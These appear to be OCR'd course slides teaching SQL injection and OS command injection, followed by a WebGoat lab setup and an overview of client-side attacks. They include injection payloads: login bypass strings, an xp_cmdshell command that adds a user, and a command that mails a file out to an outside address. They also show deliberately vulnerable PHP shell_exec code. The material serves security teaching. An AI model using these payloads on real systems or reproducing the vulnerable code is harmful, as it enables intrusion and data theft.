- Tables contain records (rows) with data organized in fields (columns)
- For example, the following table is called "users" and contains employee records consisting of data fields

users table

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Queries

```
SELECT LastName FROM users WHERE userID = 2;
```

- Generates a result similar to:

```
LastName
-------------
Taylor
```

```
SELECT * FROM users WHERE userID = 2;
```


- Dumps entire row

users table

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Injection


- The ability to inject malicious SQL commands into the database engine through a web app
  - SQL injection is a flaw in the web application
    - It is not a DB or web server problem
  - Web app needs to filter any queries sent to the DB
- Web app accepts user input and inserts it into a SQL statement that is then sent to the database for execution
  - By carefully crafting the user input, an attacker can perform unauthorized actions
  - Attacker attempts to piggyback extra information on the end of the SQL statement



Finding SQL Injection Vulnerabilities

- Look for a user-supplied input string that appears to require access to a database (i.e., username, account #, product SKU)
- Experiment by adding the following characters to the user input to see how the system reacts when the input is submitted
  - String quotation (e.g., ` ' ")
    - Quotation characters are often used to terminate string values in SQL statements
  - Double Dash -- comment delimiter
  - Semicolon ; query terminator
  - Asterisk * wildcard selector
- Other useful entities are **`OR`**, **`TRUE`**, **`1=1`**, **`SELECT`**, **`JOIN`**, **`UPDATE`**
- This process requires much patience

How Does SQL Injection Work?



- Assume the web app (PHP in this case) requests a username from user and sends the username to the database using:

```
$result = mysqli_query($con,
   "SELECT id FROM users WHERE name = '[value]')";
```

- Normally we type in a username **Barry**
  - **SELECT id FROM users WHERE name = 'Barry';**
- Attacker instead types **Barry'**
  - **SELECT id FROM users WHERE name = 'Barry'';**
  - The final two ' marks cause an error

How Does SQL Injection Work?

- Using same command:
  SELECT id FROM users WHERE name = '[value]'

- But now the attacker types **' or 1=1;--**
  SELECT id FROM users WHERE name = '' or 1=1;--';
  - Everything after -- is treated as a comment and ignored
  - 1=1 is always true so the database will return some data or EVERYTHING

Injecting through Strings

- Suppose web app has:

```
$result = mysqli_query($con,
        "SELECT * FROM users WHERE login = '[uvalue]'
         AND password = '[pvalue]')";
```

uvalue = ' or 1=1 --

pvalue = anything

May have to use '1' = '1'

```
SELECT * FROM users
   WHERE username = '' or 1=1-- AND password = 'anything'
```

- If code is used in an authentication process, this input could be used to force the selection of a valid username because the evaluation of 1=1 is always true!

SQL Injection – It Gets Better

- Suppose ***uvalue*** =


```
'exec Master..xp_cmdshell
      'net user badguy badpwd'/ADD --
```

- Spawns a command shell and tries to add a user
  - If SQL server runs as Admin, attacker (badguy) gets account on DB server

Master refers to the system database containing the procedure xp_cmdshell

AFIT Under Attack

- CCR webmail received 90 emails within a minute similar to this one



HealthCare.gov Under Attack

- Tweet on 18 Nov 13

Having Fun with Automated License Plate Readers

Greater Cincinnati Northern
Kentucky International Airport
Operated By Standard Parking

Fee Computer Number:	2
Cashier:	Barre Id #170
Transaction Number:	194612
License Plate Number:	1HACKER
Entered:	05/24/2011 13:54
Exited:	05/26/2011 15:34

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
    - Buffer Overflows
    - Password Attacks
    - Web App Attacks
      - Session Tracking
      - Injection Flaws
        - » SQL Injection
        - » Command Injection
      - Client-side Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Command Injection aka Arbitrary Code Execution

- Web applications often take advantage of underlying OS programs or applications for some functionality
  - If data is passed to these programs via a user interface, then an attacker may be able to inject shell commands into these backend programs

- Command shell Kung Fu
  - Windows: ampersand (&) separates commands
    - **`dir & netstat & cd .. & dir`**
  - Unix: semi-colon (;) separates commands
    - **`cd Desktop; ls ; cat armitage-sc`**

Command Injection Example 1 - Linux

- Scenario: Custom script is needed to display file contents to users
- Development team does not want to spend time writing a procedure to read and display the files
  - Instead, they decide to allow users to specify a file, then use the Unix command **cat** to display the results

- PHP script on web server:

```
<?php  echo shell_exec('cat '.$_GET['filename']);   ?>
```

  - Script can be called with various GET parameters to display files in the user's browser

Command Injection Example 1 - Linux

- Assume a file on the web server called barry.txt contains:


  `This is my content. It should be visible.`

- To access barry.txt, a user would enter in their browser:

  `www.mysite.com/showfile.php?filename=barry.txt`

  … and the file is displayed in the user's browser:

  `This is my content. It should be visible.`



Command Injection Examples - Linux

- But what if the user enters:

`www.mysite.com/showfile.php?filename=barry.txt;ls`

- File is displayed AND **ls** command is executed in current directory:

```
This is my content. It should be visible.
barry.txt
house.txt
```

- User can provide the following input:
  - `file.txt;netstat -nao`
    - Prints contents of file.txt then active connections on server

Command Injection Examples - Linux

`barry.txt;mail -s "Loot" blah@gmail.com < file.txt`

- Send an email to yourself containing file.txt

`barry.txt;ping www.test.com -c 4`

- Ping a webserver
- Include **`-c 4`** to only ping 4 times; otherwise it pings forever and the injection fails because the ping command never terminates

`barry.txt;echo "test" > /var/www/html/test.txt`

- Write the word "test" to test.txt in web directory
- Now access test.txt with a browser
  - **`www.mysite.com/test.txt`**
- Could be blocked (i.e., file not written) if proper permissions are set on the html folder

Command Injection Examples - Windows

```
<?php
        $command = 'type ' . $_POST['filename'];
        exec($command, $output);
        <<snipped code to display $output>>    ?>
```

- User provides the following "filenames" :
  - **`file.txt & cd .. & dir & echo %time%`**
    - Print contents of file.txt, move up to parent, print directory, print time

WebGoat Prep


- On the same computer as Burp (e.g., Win7-32-629)
  - Download and install Java then reboot
    - https://java.com/en/download/
  - Download webgoat-container-7.1-exec.jar from file server
    - Source: https://github.com/WebGoat/WebGoat/releases/
  - **cd <<location of webgoat>>**
  - **java -jar webgoat-container-7.1-exec.jar**

```
2018-01-19 11:08:05,063 INFO  - Initializing main webgoat servlet
2018-01-19 11:08:05,063 INFO  - Browse to http://localhost:8080/WebGoat and happ
y hacking!
Jan 19, 2018 11:08:05 AM org.apache.coyote.http11.Http11Protocol start
INFO: Starting ProtocolHandler ["http-bio-8080"]
```


You are ready to go.

WebGoat


- Browse to **`http://localhost:8080/WebGoat`** and log in as guest
- Implements an e-commerce app full of various web vulnerabilities
- Offers help and suggestions during the attack



WebGoat


WebGoat
localhost:8080/WebGoat/start.mvc#attack/360466308/5
WEBGOAT
How to work with WebGoat
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
Show Source
Show Solution
Show Plan
Restart Lesson
Congratulations. You have successfully completed this lesson.
How To Work With WebGoat
Welcome to a brief overview of WebGoat.
Environment Information
WebGoat uses the Apache Tomcat server but can run in any application server. It is configured to ru
"Tomcat Configuration" section in the Introduction.
The WebGoat Interface
WEBGOAT
LESSONS
1
Introduction
General
Http Basics
2
3
4
5
Java [Source]
Solution
Lesson Plan
Hints
Enter your name in the input field below and press "Go!" to submit. The
accept the request, reverse the input and display it back to the user, illus
basics of handling an HTTP request.

WebGoat – String SQL Injection



WebGoat - String SQL Injection

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name: Your Name Go!

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

No results matched. Try Again.

WebGoat – SQL Injection Error Msg

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name: Barry or 1 Go!

```
SELECT * FROM user_data WHERE last_name = 'Barry or 1'
```

No results matched. Try Again.

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
    - Buffer Overflows
    - Password Attacks
    - Web App Attacks
      - Session Tracking
      - Injection Flaws
        - » SQL Injection
        - » Command Injection
      - Client-side Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Client-Side Attacks

- Thus far we exploited a server … which can be difficult
  - Most organizations block incoming connections to servers
  - Increasingly difficult to find server-side vulnerabilities
- Recent trend is to use a client-side attack
  - Browser-based attacks
- Almost always involves social engineering
- Client-side attacks target vulnerabilities in
  - client apps
  - humans

www.weather.com

*Client download required. Optional software included.

Client-Side Attack Example

- January 2010 breach into Adobe, Google and 34 technical, financial and defense sector companies

- Compromised via client-side vulnerability in Internet Explorer
  - Vulnerability, CVE-2010-0249,
    - "Allows attackers to execute arbitrary code by accessing a pointer associated with a deleted object, related to incorrectly initialized memory and improper handling of objects in memory" (CVE, 2010a)

- Hackers initiated the attack by mass emailing employees

Client-Side Attack Example

- In the email, the hackers forged the message headers to appear from a trusted source and included a link to a website with malicious JavaScript
  - Once users clicked on the link, the users' browser downloaded and executed the malicious JavaScript
  - JavaScript included a Internet Explorer zero-day, which in turn downloaded a binary and set up a backdoor on the victim
    - The backdoor connected to command and control servers
- Client-side attacks:
  - Can evade your antivirus
  - Run under the context of your app
  - Target the weakest link → humans
  - Provide an excellent vector to pivot

Exploiting the Human

www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/

